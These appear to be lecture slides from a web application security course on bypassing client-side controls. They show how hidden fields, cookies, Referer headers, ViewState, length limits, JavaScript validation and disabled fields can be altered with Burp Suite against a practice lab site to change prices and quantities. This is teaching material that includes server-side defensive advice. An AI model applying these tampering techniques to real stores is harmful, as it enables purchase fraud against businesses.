


# CNIT 129S: Securing Web Applications

**Ch 5:**  
**Bypassing Client-Side Controls**



# Clients Repeat Data


- It's common for a server to send data to a client
- And for the client to repeat that same data back to the server
- Developers often assume that the client won't modify the data

# Why Repeat Data?

- **Avoids storing a lot of data within the user's session; can improve performance**
- **An app deployed on many servers may not have the required data available at each step**
- **Third-party components, such as shopping carts, may be difficult to deploy without repeating data**
- **Getting approval to modify server-side API code may be difficult and slow; storing data on the client may be fast and easy**

# Hidden Form Fields

- Server sends hidden price field to client



```
<form action="hidden1.php" method="POST">
Qty: <input type="text" name="qty">
<input type="hidden" name="price" value="449">
<p align="center">
<input type="submit" value="Submit"></p>
</form>
```

# Changing Price with Burp

The screenshot shows the Burp Suite Free Edition interface. On the left, a browser window titled "Buying an iPhone!" displays a success message: "Buying an iPhone! Congratulations! You bought 1 iPhone(s) for 5". On the right, the Burp Suite interface shows the "Proxy" tab selected. The "HTTP history" tab is active, displaying a list of network requests. A POST request to "/hidden1.php" is highlighted in yellow, indicating it's the current target. Below the list are tabs for "Original request", "Edited request", and "Response". Under "Edited request", there are tabs for "Raw", "Params", "Headers", and "Hex". The "Params" tab shows the following data:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie	CF_STATUS	active
Body	qty	1
Body	price	5

# Cookie Fields

- **Discount amount in cookie**

POST request to /hidden2.php		
Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie	CF_STATUS	active
Cookie	discount	10
Body	qty	1
Body	price	449

# Demonstration

- Alter cookie value with Burp Repeater

The screenshot shows the Burp Suite interface with a POST request to `/hidden2.php`. The request payload includes several cookies and body parameters. The response message is a congratulatory message about buying an iPhone.

**Request**

Target: `http://attack.samsclass.info`

Type	Name	Value
Cookie	<code>_cfduid</code>	d9c56d090ba7a8cde02df2adcce0fb...
Cookie	<code>CF_STATUS</code>	active
Cookie	<code>discount</code>	100
Body	<code>qty</code>	1
Body	<code>price</code>	449

**Response**


**Buying an iPhone!**

**Congratulations!**

You bought 1 iPhone(s) with a discount of **100**

# URL Parameters

- **No proxy needed**



- **Just modify the URL**



# Hidden URL Parameters

- ****
- **<iframe src="http://foo.com?price=449">**
- **<form action="http://foo.com?price=449" method="POST">**
- **Pop-up windows or other techniques that hide the URL bar**
- **All are unsafe; can be exploited with a proxy**

# Referer Header

- **Shows the URL that sent the request**
- **Developers may use it as a security mechanism, trusting it**

# Demo

The screenshot shows a web proxy interface with two main sections: Request and Response.

**Request:**

- Buttons: Go, Cancel, <|>, >|<
- Section: Request
- Buttons: Raw (selected), Params, Headers, Hex
- Text:

```
GET /hidden4.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://apple.com
Cookie: __cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371; CF_STATUS=active
Connection: close
```

**Response:**

- Text: Target: <http://attack.samsclass.info> (with edit and help icons)
- Section: Response
- Buttons: Raw, Headers, Hex, HTML (selected), Render
- Text:

**Buying an iPhone!**

**Congratulations!**

You bought an iPhone(s) from apple.com!

# Opaque Data

- **Data may be encrypted or obfuscated**

```
<form method="post" action="Shop.aspx?prod=4">
Product: Nokia Infinity <br/>
Price: 699 <br/>
Quantity: <input type="text" name="quantity"> (Maximum
quantity is 50)
<br/>
<input type="hidden" name="price" value="699">
<input type="hidden" name="pricing_token"
value="E76D213D291B8F216D694A34383150265C989229">
<input type="submit" value="Buy">
</form>
```

# Handling Opaque Data

- **If you know the plaintext, you may be able to deduce the obfuscation algorithm**
- **App may contain functions elsewhere that you can leverage to obfuscate plaintext you control**
- **You can replay opaque text without deciphering it**
- **Attack server-side logic with malformed strings, such as overlong values, different character sets, etc.**

# ASP.NET ViewState

- A hidden field created by default in all ASP.NET web apps
- This code adds a price to the ViewState

```
string price = getPrice(prodno);  
ViewState.Add("price", price);
```

# ViewState

- **Form sent to the user will now look like this**

```
<form method="post" action="Shop.aspx?prod=3">
<input type="hidden" name="_VIEWSTATE" id="_VIEWSTATE"
value="/wEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA=
=>
Product: HTC Avalanche <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum
quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

# User Submits Form

- **ViewState is Base64 Encoded**

```
POST /shop/76/Shop.aspx?prod=3 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77


_VIEWSTATE=%2FwEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQM-
zOTlkZA%3D%3D&
quantity=1
```

# Decoded ViewState

```
3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ.....-15871690  
36 32 0F 16 02 1E 05 70 72 69 63 65 05 03 33 39 ; 62.....price..39  
39 64 64 ; 9dd
```

**Burp contains a ViewState parser (next slide)**

**Some ASP.NET apps use MAC protection  
A 20-byte keyed hash at the end of the  
ViewState structure**



# HTML Forms

```
<big><b>Buy an iPhone!</b></big><p>  
Price: 449<p>  
<form action="hidden5.php" method="POST">  
Qty: <input type="text" name="qty" maxlength="1">  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```

- Only allows one character
- Intending to set max. of 9

**5. Length Limit**

**Buy an iPhone!**

Price: 449

Qty:

**Submit**

# Defeated with a Proxy

Go Cancel < | > |

Target: <http://attack.samsclass.info>

**Request**

Raw Params Headers Hex

POST request to /hidden5.php

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8c...
Cookie	CF_STATUS	active
Body	qty	99

Add Remove Up Down

**Response**

Raw Headers Hex HTML Render

**Buying an iPhone!**

**Congratulations!**

You bought **99** iPhone(s)

# Refreshing a Page

- If you see a 304 server response like this
- Page not sent from server, because browser has already cached it
- Etag string is a sort of version number

```
HTTP/1.1 304 Not Modified
Date: Mon, 26 Sep 2016 13:47:02 GMT
Connection: close
ETag: "8e6-53d693f4a81a3"
Server: cloudflare-nginx
CF-RAY: 2e872a5ef6065438-LAX
```

# If-Modified-Since:

- Browser sent a request like this
- May also use "If-None-Match" header

```
GET /hidden.htm HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attack.samsclass.info/
Cookie:
__cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371;
CF_STATUS=active
Connection: close
If-Modified-Since: Mon, 26 Sep 2016 13:38:46 GMT
Cache-Control: max-age=0
```

# Forcing a Full Reload

- **Use Shift+Refresh in browser**
- **Use Burp to remove the "If-Modified-Since" and "If-None-Match" headers**

# Script-Based Validation

```
<script>function validateForm(theForm) {  
    var q = document.forms["myForm"]["qty"].value;  
    if (q > 5) {  
        alert("Qty too large!");  
        return false;  
    }  
}</script>
```

```
<form name="myForm" action="hidden6.php"  
method="POST" onsubmit="return validateForm()">  
Qty: <input type="text" name="qty"> (max. 5)  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```

# Defeated with Burp

- Replace value after script runs
- Could also disable JavaScript, or modify the script

The screenshot shows the Burp Suite interface with the following details:

**Request:** POST request to /hidden6.php

**Params:**

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2a...
Cookie	CF_STATUS	active
Body	qty	6

**Buttons:** Go, Cancel, <|>, Target: http://attack.samsclass.info, Edit, Help.

**Response:**

Target: http://attack.samsclass.info

**Raw Headers Hex HTML Render**

**6. Script-Based Validation**

**Congratulations!**

You bought 6 iPhone(s)

*Goal: buy 6 phones!*

# Tips

- **Where JavaScript is used for input validation**
- **Submit data that would have failed validation**
  - **Using a proxy, or with modified source code**
- **Determine whether validation is also performed on the server**
- **If multiple fields are validated, enter valid data in all fields except one at a time, to test all the cases**

# Proper Use

- **Client-side validation can improve performance and user experience**
- **Faster response and no wasted server time on invalid entries**
- **But the validation cannot be trusted and must be repeated on the server**

# Disabled Elements

```
<form action="hidden7.php" method="POST">
Qty: <input type="text" name="qty"><p>
Price: <input type="text" disabled="true"
name="price" value="449">
<p align="center">
<input type="submit" value="Submit"></p>
</form>
```

Qty: 1

Price: 449

Submit

# Disabled Elements

- Cannot be changed
- Not sent to server

```
POST /hidden7.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attack.samsclass.info/hidden.htm
Cookie:
__cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371
; CF_STATUS=active
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

qty=1
```

# Add Parameter in Burp

- **Use Add button to insert the disabled field**
- **It may still be used on server-side**

The screenshot shows the Burp Suite interface with a POST request to `/hidden7.php`. The request parameters include a `price` parameter set to `50`, which is highlighted with a yellow background. The response shows a success message: **Purchase Complete!** and **You bought 1 iPhone(s) for 50**. The goal is stated as **Goal: buy a phone for \$50!**.

**Request**

Target: <http://attack.samsclass.info>

Type	Name	Value
Cookie	<code>__cfduid</code>	d9c56d090ba7a8cd...
Cookie	<code>CF_STATUS</code>	active
Body	<code>qty</code>	1
Body	<code>price</code>	50

**Response**

